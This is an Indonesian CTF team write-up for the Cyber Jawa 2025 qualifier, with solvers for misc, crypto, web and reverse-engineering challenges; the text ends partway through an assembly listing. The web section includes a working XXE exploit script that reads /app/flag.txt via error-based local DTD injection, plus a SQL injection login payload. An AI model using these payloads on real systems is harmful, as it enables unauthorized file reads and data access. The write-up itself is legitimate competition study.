

Writeup Cyber Jawa 2025 Quals

SNI Tabibito



Bengsky

msfir


TunangannyaChizuru

Daftar Isi

Daftar Isi	2
Misc	3
[100 pts] Welcome!	3
[250 pts] pyrip	4
[370 pts] py50	7
Crypto	10
[150 pts] Permutasi	10
[350 pts] Class Select	13
[380 pts] ZK-KRSA	18
Web	22
[370 pts] SVG Validator	22
[400 pts] Beg Bounty	27
Rev	29
[179 pts] ASM Raw	29
Forensic	36
[230 pts] Whale	36
[290 pts] Grayscale	42
[310 pts] Log4Shell 1	44
[370 pts] Log4Shell 2	46
Pwn	63
[360 pts] Give Me File	63
[440 pts] U-AFF Arigatou STY :(	69
[480 pts] WWW 2	74

Misc

[100 pts] Welcome!



Flag: `CJ{Welkom_bij_CJ_nationale_qual!!!}`

[250 pts] pyrip

Challenge

25 Solves

×

pyrip

250

Author: farisv

Is this misc or pwn?

Note: Please contact @farisv if you have solved the challenge in local but cannot connect to remote

nc 159.89.193.103 9999

 pyrip.zip

Diberikan zip dengan isi berikut.

```
[msfir] (~/d/t/C/C/C/M/pyrip) (master|✓)
> unzip -l pyrip.zip
Archive: pyrip.zip
  Length      Date    Time    Name
-----
    426  2025-01-10 11:15  Dockerfile
   1031  2025-01-10 11:15  pyrip.c
     12  2025-01-10 11:15  flag.txt
  16568  2025-01-10 11:15  pyrip
     109  2025-01-10 11:15  docker-compose.yml
-----
   18146                      5 files
```

pyrip.c:

```
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/wait.h>
```

```

void trace(pid_t pid) {
    int status;
    struct user_regs_struct regs;

    waitpid(pid, &status, 0);
    ptrace(PTRACE_CONT, pid, 0, 0);

    while (1) {
        ptrace(PTRACE_CONT, pid, 0, 0);
        waitpid(pid, &status, 0);
        if (WSTOPSIG(status) != SIGCHLD) {
            break;
        }
    }

    if (WSTOPSIG(status) == SIGSEGV) {
        ptrace(PTRACE_GETREGS, pid, 0, &regs);
        if (regs.rip == 0xc0ffee) {
            system("cat flag.txt");
        }
    }
}

exit(0);
}

void py_exec() {
    ptrace(PTRACE_TRACEME, 0, 0, 0);
    close(2);
    dup2(1, 2);
    setreuid(65534, 65534);
    setregid(65534, 65534);
    execl("/usr/bin/python3", "/usr/bin/python3", NULL);
}

int main() {
    pid_t pid;

    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);

    pid = fork();

```

```

if (pid == -1) {
    exit(-1);
}

if (pid == 0) {
    py_exec();
}
else {
    trace(pid);
}

return 0;
}

```

Intinya, kita akan diberikan python REPL, lalu kita harus memicu segfault dengan kondisi register rip bernilai 0xc0ffee

Python memiliki interface yang cukup powerful untuk bermain-main dengan raw pointer (better than rust btw), yaitu ctypes. Solusi saya adalah dengan membuat fungsi di address 0xc0ffee lalu memanggilnya.

Solver:

```

import ctypes
ctypes.CFUNCTYPE(ctypes.c_int)(0xc0ffee)()

```

```

[msfir] ~/d/t/C/C/C/M/pyrip (master|✓) [SIGINT]
> ./pyrip
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ctypes
>>> ctypes.CFUNCTYPE(ctypes.c_int)(0xc0ffee)()
CJ{REDACTED}

```

Flag: CJ{msfir}

[370 pts] py50

Challenge

14 Solves

×

py50

370

Author: farisv

Get the **flag** by evaluating at most 50 chars of Python expression.

nc 159.89.193.103 9998

 py50.zip

Diberikan zip dengan isi berikut.

```
[msfir] < ~/d/t/C/C/C/M/py50 > (master|✓)
> unzip -l py50.zip
Archive: py50.zip
  Length      Date    Time    Name
  -----
    108  2025-01-10  11:37  docker-compose.yml
    223  2025-01-10  11:37  Dockerfile
    291  2025-01-10  11:37  py50.py
  -----
    622                      3 files
```

py50.py:

```
#!/usr/local/bin/python3 -S

restricted_globals = {
    "__builtins__": None,
    "flag": "CJ{REDACTED}",
}

expression = input()
```

```

if len(expression) <= 50 and "flag" not in expression:
    try:
        print(eval(expression, restricted_globals))
    except Exception as e:
        print("Invalid")

```

Intinya, kita harus mendapatkan flag hanya dengan 50 karakter kode python dan tanpa builtins. Karena kita diberikan flag sebagai global, kita bisa leak flag secara langsung. Untuk bypass checkernya, kita bisa gunakan karakter unicode. Leak flag dilakukan dengan error-based oracle. Saya juga menggunakan binary search untuk mempercepat proses.

Solver:

```

#!/usr/bin/env python3

from pwn import *

flag = bytearray()

context.log_level = "warning"
while not flag.endswith(b"}"):
    left, right = 0x20, 0x7E
    while left < right:
        mid = (left + right) // 2

        io = remote("159.89.193.103", 9998)
        io.sendline(f"flag[{flag[{len(flag)}].encode()[0]>{mid})*1000]".encode())
        try:
            if b"Invalid" in io.recvline():
                left = mid + 1
        except:
            right = mid
        finally:
            io.close()
    flag.append(left)
print(flag.decode())

```



```
[msfir] (~/d/t/C/C/M/py50) (master|✓) [1]
> ./solve.py
C
CJ
CJ{
CJ{d
CJ{d8
CJ{d8b
CJ{d8bf
CJ{d8bf5
CJ{d8bf5e
CJ{d8bf5e4
CJ{d8bf5e4e
CJ{d8bf5e4e9
CJ{d8bf5e4e94
CJ{d8bf5e4e943
CJ{d8bf5e4e9439
CJ{d8bf5e4e9439f
CJ{d8bf5e4e9439ff
CJ{d8bf5e4e9439ffb
CJ{d8bf5e4e9439ffb2
CJ{d8bf5e4e9439ffb27
CJ{d8bf5e4e9439ffb274
CJ{d8bf5e4e9439ffb2741
CJ{d8bf5e4e9439ffb27413
CJ{d8bf5e4e9439ffb274130
CJ{d8bf5e4e9439ffb274130c
CJ{d8bf5e4e9439ffb274130cb
CJ{d8bf5e4e9439ffb274130cb5
CJ{d8bf5e4e9439ffb274130cb50
CJ{d8bf5e4e9439ffb274130cb509
CJ{d8bf5e4e9439ffb274130cb509a
CJ{d8bf5e4e9439ffb274130cb509a8
CJ{d8bf5e4e9439ffb274130cb509a87
CJ{d8bf5e4e9439ffb274130cb509a87f
CJ{d8bf5e4e9439ffb274130cb509a87f7
CJ{d8bf5e4e9439ffb274130cb509a87f7a
CJ{d8bf5e4e9439ffb274130cb509a87f7a}
```

Flag: CJ{d8bf5e4e9439ffb274130cb509a87f7a}

Crypto

[150 pts] Permutasi

Challenge

36 Solves

×

Permutasi

150

Author: farisv

Saya mendapatkan pesan yang telah diacak dengan mengacak urutannya atau permutasi. Potongan pesan aslinya diketahui tapi saya perlu pesan yang utuh.

📄 encrypt.py

📄 pesan.txt

📄 rahasia.txt

Diberikan sebuah source code berikut :

```
import random

def encrypt(msg, key):
    keylen = len(key)

    k = list(range(keylen))
    for i in range(keylen):
        for j in range(i + 1, keylen):
            if key[i] > key[j]:
                key[i], key[j] = key[j], key[i]
                k[i], k[j] = k[j], k[i]

    m = ''
    for i in k:
        j = i
```

```

        while j < len(msg):
            m += msg[j]
            j += keylen

    return m

k = random.sample(range(256), 10)

m = input("Enter a message: ")
m = encrypt(m, k)

print("Encrypted message:", m)

```

Cukup bruteforce untuk mendapatkan nilai k untuk mendecrypt encrypted messagenya :

```

import itertools

permutations = list(itertools.permutations(range(10), 10))

def decrypt(encrypted_msg):

    keylen = 10

    for k in permutations:

        m = ''

        n = len(encrypted_msg)

        m = [''] * n

        idx = 0

        for i in k:

            j = i

            while j < n:

                m[j] = encrypted_msg[idx]

                idx += 1

                j += keylen

```

```

if 'Jika kamu membaca ini,' in ''.join(m):

    print(''.join(m))

    break

decrypt("naccani  lie,aebnuaaem  aaamg  jni  n.eun  ikae,m  aj.amaakk
{nuaannahnanbaicrtbnaauk  ar  kiu  hJimknaasualak  elacnuJmiddaa
cnpeukhhknniaaea'  tl  tsabk gnatisuae.iy  ekaja Ruhkaynat' nu wJune mmea
iaabjpkyma d utr uista gerp adRilrk  m  hinaimg.iikm hnagnr tbltsnu,dag
tgeetdaea akcmeny k tjaiC  eugd tgamsa ltCuk aadannu,enwb aasgn nans")

```

Flag: CJ{Rahasia ini hanya milikmu sekarang, gunakan dengan bijak dan jangan sampai jatuh ke tangan yang salah}

[350 pts] Class Select



Diberikan sebuah challenge dengan source seperti berikut :

```
import os
import signal
import json
from Crypto.Cipher import AES
from typing import Tuple

FLAG = open('flag.txt', 'r').read()
PASSWORD = os.urandom(32).hex()
KEY = os.urandom(16)
used = []

def check_mode(mode: int):
    mode = int(mode)
    global used
    if mode in used: raise ValueError("Value already used")
    used.append(mode)

def encrypt(data: bytes, params: dict) -> bytes:
```

```

    check_mode(params['mode'])
    cipher = AES.new(KEY, **params)
    ct = cipher.encrypt(data)
    return ct

def decrypt(data: bytes, params: dict) -> bytes:
    check_mode(params['mode'])
    cipher = AES.new(KEY, **params)
    ct = cipher.decrypt(data)
    return ct

def user_input() -> Tuple[bytes, dict]:
    data = bytes.fromhex(input("Data: ").strip())
    params = json.loads(input("Params: ").strip())
    if 'iv' in params:
        params['iv'] = bytes.fromhex(params['iv'])
    if 'nonce' in params:
        params['nonce'] = bytes.fromhex(params['nonce'])

    assert(len(data) < 41)

    return data, params

def main():
    IV = os.urandom(16)
    params = {'mode': 5, 'iv': IV}
    print("Guess my password and I gib flag")
    print(f"Encrypted password: {encrypt(PASSWORD.encode(), params).hex()}")
    print(f"IV: {IV.hex()}")
    print()

    for _ in range(3):
        print("="*50)
        print("1. Encrypt")
        print("2. Decrypt")
        print("3. Guess pw")
        print("="*50)

```

```

choice = int(input(">>> "))


if choice == 1:
    params = user_input()
    result = encrypt(*params)
    print(f'Result: {result.hex()}')
elif choice == 2:
    params = user_input()
    result = decrypt(*params)
    print(f'Result: {result.hex()}')
elif choice == 3:
    guess = input("Guess: ").strip()
    if guess == PASSWORD:
        print(f'Gratz: {FLAG}')
    else: print("Meh, try again.")

if __name__ == '__main__':
    signal.alarm(120)
    try:
        main()
    except Exception as e:
        print(e)
        exit(1)


```

Inti dari challenge ini adalah penulis hanya diberi kesempatan untuk mencoba 2x untuk service yang diberikan yaitu encrypt atau decrypt dengan kondisi tidak boleh menggunakan mode aes yang sama. Setelah itu penulis diminta untuk menebak password yang ada pada server, dengan bermodalkan iv dan encrypted password serta 2x kesempatan sebelumnya. Encrypted password yang diberikan menggunakan aes mode ofb sehingga untuk mensolve challenge ini kita perlu tau dulu skema cara kerja

aes ofb.



Intinya IV diencrypt terlebih dahulu dan setelahnya akan di XOR dengan plaintext dan dihasilkan ciphertextnya. Selanjutnya encrypted iv akan diencrypt lagi untuk menjadi stream dari blok berikutnya. Perlu diketahui bahwa panjang encrypted password adalah 64 byte sedangkan dalam sekali percobaan, kita hanya bisa menginput data maksimal sebanyak 40 byte, sehingga rencana penulis adalah berhasil mendecrypt 32 byte untuk 1x service. Dan penulis menemukan skema yang cocok yaitu dengan aes cfb dan aes cbc.



[380 pts] ZK-KRSA

Challenge

13 Solves

✕

ZK-KRSA

380

Author: azuketto

Another "zero knowledge" with kid RSA, this time with extra mustard.

nc 159.89.193.103 8041 | nc 20.6.89.33 8041

 chall.py

Diberikan source berikut :

```
from sympy.crypto import *
from Crypto.Util.number import getPrime
from libnum import n2s, s2n
import signal

FLAG = open('flag.txt', 'rb').read()

params = [getPrime(1024) for _ in range(3)] + [s2n(FLAG)]
pub = kid_rsa_public_key(*params)

def main():
    print("-----Another baby RSA-----")
    print("1. Encrypt")
    print("2. Decrypt")
    print("-----")

    choice = int(input(">>> "))
    if choice == 1:
```

```

    pt = bytes.fromhex(input("Data: "))
    pt = s2n(pt)
    ct = pt
    for _ in range(pt.bit_length() + 1):
        ct = encipher_kid_rsa(ct, pub)
    print(f"Result: {n2s(ct).hex()}")
# elif choice == 2:
#     ct = bytes.fromhex(input("Data: "))
#     ct = s2n(ct)
#     pt: int = decipher_kid_rsa(ct, priv)
#     print(f"Result: {n2s(pt).hex()}")
else: raise NotImplementedError()

if __name__ == '__main__':
    signal.alarm(120)
    try:
        while True: main()
    except:
        exit(1)

```

Kita hanya diberi service untuk mengencrypt sebuah pesan dengan kid rsa. Untuk mendapatkan nilai n , kita bisa memanfaatkan gcd. Pada kasus ini diambil angka 1, 5 dan 65 sehingga didapatkan persamaan

$$1 * e^2 \bmod n$$

$$5 * e^4 \bmod n$$

$$65 * e^8 \bmod n$$

Dengan ini kita bisa mendapatkan n dengan gcd dari persamaan:

$$5 * x^2 \equiv e^4 \bmod n$$

$$65 * x^4 \equiv e^8 \bmod n$$

Selanjutnya perlu dicari d^2 dan e^3 untuk mendapatkan nilai e dan d yang sebenarnya. e didapat dengan $e^3 * d^2 \bmod n$ sedangkan d didapat dengan $e^3 * d^4 \bmod n$. Dengan e , d , dan n yang didapat, kita bisa merecover M dengan definisi $n = (ed - 1) / M$. Dan flag atau b didapat dengan $d = b' M + b$.

```

from pwn import *

from math import gcd

from Crypto.Util.number import *

r = remote("20.6.89.33", 8041)

def send(msg):

    r.sendlineafter(b">>> ", b"1")

    r.sendlineafter(b>Data: ", msg.encode())

    return int(r.recvline(0).split(b": ")[-1], 16)

e2 = send("01")

e4 = send("05")

e8 = send("41")

n1 = gcd(65 * e2**4 - e8, 5 * e2**2 - e4)

d2 = pow(e2, -1, n1)

e3 = send("02") * inverse(2, n1)

e1 = e3 * d2 % n1

d1 = e3 * d2**2 % n1

M = (e1 * d1 - 1) // n1

bb = d1 % M

flag = (d1 - bb) // M

```

```
print(long_to_bytes(flag))
```

Flag:

**CJ{how_m4ny_times_do_we_have_to_teach_y0u_Th1s_less0n_olD_m4n?_11dad
70039866722}**

Web

[370 pts] SVG Validator



Diberikan sebuah source code untuk memvalidasi SVG

```
UPLOAD_FOLDER = '/tmp/'

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return jsonify({'error': 'No file part'}), 400

    file = request.files['file']

    if file.filename == '':
        return jsonify({'error': 'No selected file'}), 400

    if not allowed_file(file.filename):
        return jsonify({'error': 'Invalid file extension'}), 400

    file_path = ''
```

```

try:

    extension = file.filename.rsplit('.', 1)[1].lower()

    filename = hashlib.sha256(

        (file.filename + str(secrets.token_hex)[:16]).encode('utf-8')

    ).hexdigest() + '.' + extension

    file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)

    file.save(file_path)

    valid = is_valid_svg(file_path)

    os.remove(file_path)

    return jsonify({'valid': valid})

except Exception as e:

    return jsonify({'error': str(e)}), 500

```

Xml parser sangat rentan terhadap serangan yang mengakibatkan attacker dapat melakukan injeksi untuk melihat private file.

Diperlukan reflected response atau network access untuk melakukan hal tersebut.

Pada case ini network tidak menyala dan response yang diberikan kepada user hanyalah valid: true or false

Tetapi exception tetap diberikan kepada user, disini kita dapat memanfaatkan behaviour tersebut dengan exception Invalid URI dengan local dtd.

Beruntungnya os.remove berada diluar exception yang dimana jika kita memasukan xml yang invalid maka payload kita tidak akan dihapus server yang dimana payload dtd hanya akan valid jika direpresentasikan dalam dtd

Pada case ini kita dapat melakukan injeksi untuk mendapatkan **/app/flag.txt**

Pertama tama kita masukan payload dtd kita

```
<!ENTITY % all "<!ENTITY send SYSTEM '%file;'">">
```

```
%all;
```

```
{"error": "StartTag: invalid element name, line 1, column 2 (bfa22e3fa0260c3e74954a43988df9b9fab9b6c9685c20c0fce9c5594913a884.svg, line 1)"}"
```

Lalu kita tinggal masukan path tersebut kedalam exploit ke 2 /tmp/{{PATH}}

```
<!DOCTYPE data [  
  
  <!ENTITY % file SYSTEM  
  
  "file:///app/flag.txt">  
  
  <!ENTITY % dtd SYSTEM  
  
  "file:///tmp/bfa22e3fa0260c3e74954a43988df9b9fab9b6c9685c20c0fce9c5594913a884.svg"> %dtd;  
  

```

```
HTTP/1.1 500 INTERNAL SERVER ERROR  
Server: Werkzeug/2.1.2 Python/3.10.16  
Date: Sat, 11 Jan 2025 13:42:21 GMT  
Content-Type: application/json  
Content-Length: 135  
Connection: close
```

```
{  
  "error":  
    "Invalid URI: CJ{REDACTED}, line 2, column 6 (bfa22e3fa0260c3e74954a43988df9b9fab9b6c9685c20c0fce9c5594913a884.svg, line 2)"  
}
```

```
(bengsky@bengsky) - [~/ctf/C]n  
• $ python solver.py  
{ "error": "StartTag: invalid element name, line 1, column 2 (bfa22e3fa0260c3e74954a43988df9b9fab9b6c9685c20c0fce9c5594913a884.svg, line 1)"}  
{ "error": "Invalid URI: CJ{tes_ombak_aja_dulu}, line 2, column 6 (bfa22e3fa0260c3e74954a43988df9b9fab9b6c9685c20c0fce9c5594913a884.svg, line 2)"}  
•
```

solver.py

```
import requests
```



```

from io import BytesIO

url = "http://188.166.237.209:5557/upload"

payload1 = """"<!ENTITY % all "<!ENTITY send SYSTEM '%file;'">"">
%all;""""

payload1 = BytesIO(payload1.encode('utf-8'))

files = {
    'file': ('exploit.svg', payload1, 'text/plain')
}

captcha1 = ""
captcha2 = ""

data = {
    "g-recaptcha-response":captcha1
}

data2 = {
    "g-recaptcha-response":captcha2
}

response = requests.post(url, files=files, data=data)

print(response.text)

path = response.text.split(' line 1, column 2 (')[1].split(',')[0]

payload2 = f"""<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE data [

    <!ENTITY % file SYSTEM

    "file:///app/flag.txt">

    <!ENTITY % dtd SYSTEM

```

```
"file:///tmp/{path}"> %dtd;  
]>""  
  
files = {  
    'file': ('exploit2.svg', payload2, 'text/plain')  
}  
  
response = requests.post(url, files=files, data=data2)  
  
print(response.text)
```

Flag: CJ{tes_ombak_aja_dulu}

[400 pts] Beg Bounty




Diberikan url tanpa source (blackbox)

Terdapat beberapa vuln,

1. IDOR
2. SQL Injection


<http://188.166.237.209:5556/login>

Terdapat IDOR yang memungkinkan kita melihat notes orang lain (tetapi truncate)



Nampaknya flag ada di user id 14, dengan note id **69** tetapi kita tidak dapat membukanya karena note tersebut bukan kepunyaan kita,

Pada awalnya saya mengira bahwa kita dapat melakukan json injection, dan saya melakukan register dengan “, “**user_id**”:14 tetapi yang didapati cookies terescape (bukan json injection) dan ketika saya melakukan visit ke note malah terjadi internal error




Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Maka kemungkinan ini adalah sql injection dengan double quote

Dan saya mencoba mendaftar menggunakan “ **OR “1”=“1**” dan saya dapat melihat flagnya



Kemungkinan sql query nya adalah `SELECT * FROM note WHERE username = "{USERNAME}"` maka ketika kita masukan injeksi kita MENJADI `SELECT * FROM note WHERE username = "" OR "1"="1"`

Flag:

`CJ{35d1ad2a1fe5b710ec0acbd0e7c59d7b4d5799fb2eed1f6d40645e4596437577380e03ef719efc6f1900f816abb82de}`.

Rev

[179 pts] ASM Raw

Challenge

34 Solves

×

ASM Raw

170

Author: farisv

Pseudo-C decompilation makes us lazy. Analyze this ASM output from objdump.

Flag: `CJ{%s}` where `%s` is an accepted string

 asm-raw.txt

Diberikan txt file yang merupakan output dari objdump.

```
00000000000011c9 <check>:
11c9: endbr64
11cd: push  rbp
11ce: mov   rbp, rsp
11d1: sub   rsp, 0x20
11d5: mov   QWORD PTR [rbp-0x18], rdi
11d9: mov   rax, QWORD PTR [rbp-0x18]
```

```

11dd: mov    rdi, rax
11e0: call   10a0 <strlen@plt>
11e5: mov    DWORD PTR [rbp-0x4], eax
11e8: mov    DWORD PTR [rbp-0x8], 0x0
11ef: jmp     1226 <check+0x5d>
11f1: mov    eax, DWORD PTR [rbp-0x8]
11f4: movsxd rdx, eax
11f7: mov    rax, QWORD PTR [rbp-0x18]
11fb: add    rax, rdx
11fe: movzx  edx, BYTE PTR [rax]
1201: mov    eax, DWORD PTR [rbp-0x4]
1204: sub    eax, 0x1
1207: sub    eax, DWORD PTR [rbp-0x8]
120a: movsxd rcx, eax
120d: mov    rax, QWORD PTR [rbp-0x18]
1211: add    rax, rcx
1214: movzx  eax, BYTE PTR [rax]
1217: cmp    dl, al
1219: je      1222 <check+0x59>
121b: mov    eax, 0x0
1220: jmp     123c <check+0x73>
1222: add    DWORD PTR [rbp-0x8], 0x1
1226: mov    eax, DWORD PTR [rbp-0x4]
1229: mov    edx, eax
122b: shr    edx, 0x1f
122e: add    eax, edx
1230: sar    eax, 1
1232: cmp    DWORD PTR [rbp-0x8], eax
1235: jl      11f1 <check+0x28>
1237: mov    eax, 0x1
123c: leave
123d: ret

000000000000123e <main>:
123e: endbr64
1242: push   rbp
1243: mov    rbp, rsp
1246: add    rsp, 0xfffffffffff80
124a: mov    rax, QWORD PTR fs:0x28
1251:
1253: mov    QWORD PTR [rbp-0x8], rax
1257: xor    eax, eax
1259: lea    rax, [rbp-0x70]
125d: mov    rsi, rax
1260: lea    rax, [rip+0xd9d]    # 2004 <_IO_stdin_used+0x4>
1267: mov    rdi, rax
126a: mov    eax, 0x0
126f: call   10d0 <__isoc99_scanf@plt>
1274: lea    rax, [rbp-0x70]
1278: mov    rdi, rax
127b: call   10a0 <strlen@plt>
1280: mov    DWORD PTR [rbp-0x74], eax

```

```

1283: mov  BYTE PTR [rbp-0x75],0x1
1287: cmp  BYTE PTR [rbp-0x75],0x0
128b: je   12a4 <main+0x66>
128d: lea  rax,[rbp-0x70]
1291: mov  rdi,rax
1294: call 11c9 <check>
1299: test al,al
129b: je   12a4 <main+0x66>
129d: mov  eax,0x1
12a2: jmp  12a9 <main+0x6b>
12a4: mov  eax,0x0
12a9: mov  BYTE PTR [rbp-0x75],al
12ac: and  BYTE PTR [rbp-0x75],0x1
12b0: cmp  BYTE PTR [rbp-0x75],0x0
12b4: je   12c3 <main+0x85>
12b6: cmp  DWORD PTR [rbp-0x74],0x15
12ba: jne  12c3 <main+0x85>
12bc: mov  eax,0x1
12c1: jmp  12c8 <main+0x8a>
12c3: mov  eax,0x0
12c8: mov  BYTE PTR [rbp-0x75],al
12cb: and  BYTE PTR [rbp-0x75],0x1
12cf: cmp  BYTE PTR [rbp-0x75],0x0
12d3: je   130a <main+0xcc>
12d5: cmp  DWORD PTR [rbp-0x74],0x14
12d9: jle  130a <main+0xcc>
12db: movzx eax,BYTE PTR [rbp-0x70]
12df: cmp  al,0x61
12e1: jne  130a <main+0xcc>
12e3: movzx eax,BYTE PTR [rbp-0x6e]
12e7: cmp  al,0x61
12e9: jne  130a <main+0xcc>
12eb: movzx eax,BYTE PTR [rbp-0x6c]
12ef: cmp  al,0x61
12f1: jne  130a <main+0xcc>
12f3: movzx eax,BYTE PTR [rbp-0x69]
12f7: cmp  al,0x61
12f9: jne  130a <main+0xcc>
12fb: movzx eax,BYTE PTR [rbp-0x67]
12ff: cmp  al,0x61
1301: jne  130a <main+0xcc>
1303: mov  eax,0x1
1308: jmp  130f <main+0xd1>
130a: mov  eax,0x0
130f: mov  BYTE PTR [rbp-0x75],al
1312: and  BYTE PTR [rbp-0x75],0x1
1316: cmp  BYTE PTR [rbp-0x75],0x0
131a: je   133e <main+0x100>
131c: cmp  DWORD PTR [rbp-0x74],0x3
1320: jle  133e <main+0x100>
1322: movzx eax,BYTE PTR [rbp-0x6f]
1326: movsx edx,al

```

```

1329: movzx  eax,BYTE PTR [rbp-0x6d]
132d: movsx  eax,al
1330: sub    eax,0x1
1333: cmp    edx,eax
1335: jne    133e <main+0x100>
1337: mov    eax,0x1
133c: jmp    1343 <main+0x105>
133e: mov    eax,0x0
1343: mov    BYTE PTR [rbp-0x75],al
1346: and    BYTE PTR [rbp-0x75],0x1
134a: cmp    BYTE PTR [rbp-0x75],0x0
134e: je     1365 <main+0x127>
1350: cmp    DWORD PTR [rbp-0x74],0x13
1354: jle    1365 <main+0x127>
1356: movzx  eax,BYTE PTR [rbp-0x5d]
135a: cmp    al,0x6d
135c: jne    1365 <main+0x127>
135e: mov    eax,0x1
1363: jmp    136a <main+0x12c>
1365: mov    eax,0x0
136a: mov    BYTE PTR [rbp-0x75],al
136d: and    BYTE PTR [rbp-0x75],0x1
1371: cmp    BYTE PTR [rbp-0x75],0x0
1375: je     138c <main+0x14e>
